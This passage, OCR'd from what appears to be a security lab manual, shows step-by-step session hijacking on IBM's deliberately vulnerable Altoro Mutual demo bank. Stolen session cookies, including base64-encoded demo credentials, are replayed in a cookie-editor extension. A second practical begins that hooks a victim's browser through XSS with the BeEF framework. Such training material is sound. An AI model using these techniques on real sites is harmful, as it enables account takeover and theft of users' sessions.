








Step 8: Configure these cookies in **Cookie Manager +** extension to access target's active session.






Applications Places Leafpad Sat 11:25
Altoro Mutual: Online Banking Home - Mozilla Firefox
altoromutual.com/bank/main.aspx
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Hello Admin U
Welcome to Altoro Mutual Onl
View Account Details:
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Search: altoromutual.com
Refresh
Domain Name
altoromutual.com amSessionId
altoromutual.com amUserId
altoromutual.com amUserInfo
altoromutual.com ASP.NET_SessionId
Name: amSessionId
Content: 14251144654
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Expires: At end of session
New Cookie
Edit
Delete
Close
1
2
*(Untitled)
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9



Applications Places Firefox ESR Sat 11:25
Altoro Mutual: Online Banking Home - Mozilla Firefox
altoromutual.com/bank/main.aspx
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
Edit cookie - Cookies Manager+
Name: amSessionId
Content: 145401147198
2. paste
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: No
Expires: at end of session
3. save
Save as new
Save
Cancel
Close
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
1.copy

- Replace all the cookie values with the details present in the notepad






Applications
Places
Firefox ESR
Sat 11:26
Altoro Mutual: Online Banking Home - Mozilla Firefox
Altoro Mutual: Online Ba...
altoromutual.com/bank/main.aspx
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]
File Edit View Tools Help
Refresh
Edit cookie - Cookies Manager+
Name: ASP.NET_SessionId
Content: jdtgfea5krdz0c2ffgybepfb
Actions
Wrap text
Domain: altoromutual.com
Path: /
Send For: Any type of connection
Http Only: Yes
Expires: at end of session
Save as new
Save
Cancel
Close
Go
DEMO SITE ONLY
MY ACCOUNT
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
View Application Values
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9


Altoro Mutual
demo.testfire.net/bank/main.jsp
AltoroMutual
MY ACCOUNT
PERSONAL
SMALL BUSINESS
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details:
800000 Corporate
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2020 Altoro Mutual, Inc.
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is
of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcateg
Copyright © 2008, 2020, IBM Corporation, All rights reserved.


Practical 2: Session hijacking with beef XSS framework.

Description: In this practical we perform session hijacking using beef XSS framework. In this we hook the beef tool script to the vulnerable web application link and share it to the victim, when the victim opens that link, we get his browser session in the beef tool. In the session details it will show cookie details also, by configuring them in our browser we get his session.

Prerequisites: Beef-framework should be installed in your system.


Step 1: In this practical, we will perform session hijacking on www.altoromutual.com by taking XSS vulnerability as an advantage and using beef XSS framework.

- On target Firefox browser, Open www.altoromutual.com and sign in to one of the users accounts with username **jsmith** and password **demo1234**

